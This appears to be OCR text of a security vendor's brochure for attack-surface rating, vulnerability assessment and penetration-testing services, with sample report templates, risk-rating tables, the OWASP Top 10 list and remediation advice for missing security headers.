
Cybersecurity Ratings

Systematically summarizes the ATT&CK cybersecurity framework proposed by MITRE and the Common Vulnerability Scoring System(CVSS) published by the National Infrastructure Advisory Committee (NIAC), adjust the rating weights according to the real-time risk information, and divide the risks ranging from high to low into 5 levels: A, B, C, D, and F.

A B C D F

B	External Service	● Remote Control	● Database	● Remote Service	● Blacklist
C	Web	● Web Server	● Web Application	● Certificate	● Domain
B	Email	● Email Service	● DMARC	● SPF	
C	Credential	● Credential Leakage			
A+	Cloud Security	● Cloud Storage			

Cymetrics' cybersecurity rating is assessed based on a comprehensive evaluation of technical exposures and weaknesses impacted by the risks and external environmental factors (such as the extent to which the weakness has been recently exploited). Since the risks and external environmental factors of each exposure and vulnerability will vary from time to time, the flexible risk weights will result in different ratings at different time.



Issue Summary

There are 23 vulnerabilities found in this scan session, including 4 high-risk, 9 medium-risk, and 10 low-risk vulnerabilities. We recommend paying great attention to the high and medium risk vulnerabilities listed. They are relatively easy for hackers to exploit and may provide total control of your digital assets to hackers. Details of vulnerabilities are as below:

Discovered Vulnerabilities


The risks are quantified according to their likelihood of occurrence and the potential damage. Risk factors are combined to form an overall risk index, allowing you to prioritize your remediation activities accordingly.

High Risk	Medium Risk	Low Risk
4	9	10

Vulnerability Comparison Chart

Vulnerability Comparison Chart

	Issue Gain or Loss	Last Scan
High	+4	0
Medium	+9	0
Low	+10	0



H External Service | Remote Control | Public VNC Service NEW

We detected that your server exposes a public VNC (Virtual Network Computing) service. An adversary can log in to the server and execute arbitrary commands to exfiltrate sensitive data if access control is misconfigured.

M Suggestions

To mitigate this vulnerability, we suggest the following:

- Move the VNC service into the internal network
- Access the VNC service via VPN to prevent unauthorized usage

Targets

ip: 203.148.161.22

Related Compliance Items

ISO
13.1 Network Security Management
9.4 System and application access control

PCI DSS
6. Develop and maintain secure systems and applications.
10. Identify and authenticate access to system components.

NIST CSF
PR.AC-1: Identities and credentials are managed for authorized devices and users
PR.AC-3: Remote access is managed
PR.PT-3: Access to systems and assets is controlled, incorporating the principle of least functionality


Cymetrics

EAS Rating Methods

- Assessed based on the ATT&CK framework by MITRE and the CVSS scoring system published by NIAC.
- Dynamic adjustment to rating weights according to real-time risk information and external environmental factors.

	A	B	C	D	F
Exposed data impact	Limited data	Few data	Useful data for attacking	Obvious and useful data for attacking	A lot of useful data for attacking
Motivation of attacking	Almost no	Low probability	Possible	High probability	Very high probability
Probability of attacking successfully	Hard to succeed	Low probability to succeed	Possible to succeed	Often succeed	High probability to succeed

EAS Assessment Areas Overview



C

[redacted]

Scope

www.[redacted]

Scan Date

2022 / Sep / 18

Cybersecurity Ratings

Systematically summarize the ATT&CK cybersecurity framework proposed by MITRE and the Common Vulnerability Scoring System (CVSS) published by the National Infrastructure Advisory Committee (NIAC), adjust the rating weights according to the real-time risk information, and divide the risks ranging from high to low into 5 levels: A, B, C, D, and F.

A B C D F

B	External Service	● Remote Control	● Database	● Remote Service	● Blacklist
C	Web	● Web Server	● Web Application	● Certificate	● Domain
B	Email	● Email Service	● DMARC	● SPF	
C	Credential	● Credential Leakage			
A+	Cloud Security	● Cloud Storage			

External Service

- Remote Control
- Remote Service
- Database
- Blacklist

Web

- Web Server
- Web Application
- Certificate
- Domain

Email

- Email Service
- DMARC
- SPF

Credential

- Credential Leakage

Cloud Security

- Cloud Storage

Cymetrics

Common Use Cases For EAS

Common Use Cases For EAS (1/3)

Easy for Cyber Starters

- Mostly for SMEs.
- There are no entry barriers.
- Allow partners to approach clients easily.

Shorten existed exposure period

- Suitable for clients who conduct regular security assessments.
- Same budget, but with more testing frequency.
- Use EAS to perform a quick check.

Common Use Cases For EAS (2/3)

Manage IT (Domain) assets

- Suitable for all clients.
- Minimize risk of security exposure for domain assets.
- Recommended for domains that provide external service to undergo regular EAS.

Quick and up-to-date cybersecurity posture

- Suitable for clients with CISO.
- Provides CISOs with a simple and understandable rating that can be presented to key stakeholders including C-Suite and board members.

Common Use Cases For EAS (3/3)

Benchmarking and comparison to industry peers


- Suitable for all clients.
- Provides context about what security controls or mitigations is required for your organization to invest in.

Third-Party Risk Management (TPRM)

- Suitable for all clients.
- Raise awareness on cyber risk management of supply chain.
- Understand third-party risk (e.g., vendor, business partner relationships) and determine their cybersecurity posture.
- Independent assessment for M&A purpose.

Level 2
Vulnerability Assessment as a Service (VAS)

Vulnerability Assessment as a Service (VAS)



Scope：https://www. com/

Scan Date:2021/02/02

Industry: Healthcare

Vulnerabilities discovered

These risk are quantifies according to their likelihood of occurrence and the potential damage if they occur. Risk factors are combined to form an overall risk index, allowing you to prioritize your remediation activities accordingly. Issues were sort by risk level.

High Risk	Medium Risk	Low Risk
2	3	1

- Integrate complex scanning tools on SaaS to perform issue verification automatically.
- Assessment report is also generated automatically, with suggestions for improvement of vulnerabilities.
- Web & System Vulnerability Assessment
- Attack vectors are updated quickly (monthly update for average)
- Receive the report within 3-6 hours in average.
- Report in English (Localized version can be made available, at additional cost)

Website Vulnerability Assessment

OWASP
Open Web Application Security Project

- Use of OWASP ZAP and Vulnerability Scanner developed by Cymetrics, which combines OWASP TOP 10, CWE, and CVE compliance standards with the latest security intelligence.
- Items tested correspond to the OWASP Top10 2021. (Once the official website is updated, the most recent content will be used for testing.)


A01:2021	Broken Access Control
A02:2021	Cryptographic Failures
A03:2021	Injection
A04:2021	Insecure Design
A05:2021	Security Misconfiguration
A06:2021	Vulnerable and Outdated Components
A07:2021	Identification and Authentication Failures
A08:2021	Software and Data Integrity Failures
A09:2021	Security Logging and Monitoring Failures
A10:2021	Server-Side Request Forgery

System Vulnerability Assessment

- Tenable Nessus Professional is used and assessment covers multi operating systems, malwares and network devices, providing timely updates to users.

- Items tested correspond to the latest launched content in Common Vulnerability Exposure (CVE).

CWE CVE



Operating System Vulnerability

Common Application


Web Application

Weak and guessable username/password

Insecure and misconfiguration of system

Port Scan

Report Template of Vulnerability Assessment




1.3. Summary of Results

Table 1：Summary of risk information

Number	Risk Name	Risk Level
VAS01	Misconfigured Headers： Missing CSP	Medium
VAS02	Misconfigured Headers：X-Frame-Options	Medium
VAS03	Cross-Domain File Inclusion： Javascript	Low
VAS04	Misconfigured Headers： Missing X-Content-Type-Options	Low

Summary of Results



1.2. Scope

Date: 2022/08/08–2022/08/08

Total: 1 domain (only 1 target detected website)

Name	Target
example	https://www.example.com


1.example access url:

Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

Testing Scope



Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: 5.6
Impact Subscore: 4.7
Exploitability Subscore: 0.9
CVSS Temporal Score: 4.7
CVSS Environmental Score: 4.5
Modified Impact Subscore: 3.1
Overall CVSS Score: 4.5

Table 2：Risk Calculation Metrics


Risk level	Score	Description
	1~3	Vulnerabilities that are less likely to be exploited or attacked do not require immediate remedial action.
	4~6	Important information is revealed that, combined with other identified risks. It recommended to continue to observe and plan for improvement.
	7~8	There are known weaknesses or vulnerabilities, there is a high possibility of being exploited and attacked, it is recommended to take immediate corrective action.
	9~10	There are known weaknesses or vulnerabilities, and the high probability directly affects the operation of the system, and it is recommended to take immediate corrective measures.

Definition of Risk Matrix

Comprehensive & Clear Risk Description

For each issue found, the following items will be listed out:

- Risk name
- Risk level
- Risk type
- Scope
- Risk description
- Recommendation
- More information (if any)




2.3. Risk Description

Number	VAS01
Risk Name	Misconfigured Headers： Missing CSP
Risk Level	Medium
Risk Type	OWASP A05:2021-Security Misconfiguration
Target	example
Scope	https://www.example.com https://www.example.com/favicon.ico https://www.example.com/robots.txt https://www.example.com/sitemap.xml https://www.example.com/
Description	Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
Advice	•Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header, to achieve optimal browser support： 'Content-Security-Policy' for Chrome 25+, Firefox 23+ and Safari 7+, 'X-Content-Security-Policy' for Firefox 4.0+ and Internet Explorer 10+, and 'X-WebKit-CSP' for Chrome 14+ and Safari 6+
More Information	


Level 3
Penetration Test as a Service (PTS)

Penetration Testing as a Service (PTS)



- Cymetrics PTS refers to OSSTMM by ISECOM (Open Source Security Testing Methodology Manual) for structure.
- **During initial reconnaissance stage, Cymetrics adopts in-house integrated scanning tools (both EAS & VAS), decreasing the man day cost on data collecting phase, and as a result, more attention could be focused on the actual simulated attack.**
- Rich experience in websites, systems, and APPs.

Report Template of Penetration Testing



2.3. Penetration Testing Details

The penetration testing findings, POCs, and explanations are described below.

Table 6：Risk Assessment and Details

Index	Severity	Risk Score	Attack Complexity	Vulnerability Popularity	Impact
Web01	High	9	3	3	3
Web02	High	9	3	3	3
Web03	High	9	3		
Web04	High	9	3		
Web05	High	9	3		
Web06	High	9	3		
Web07	High	9	3		
Web08	High	9	3		

Summary of Results

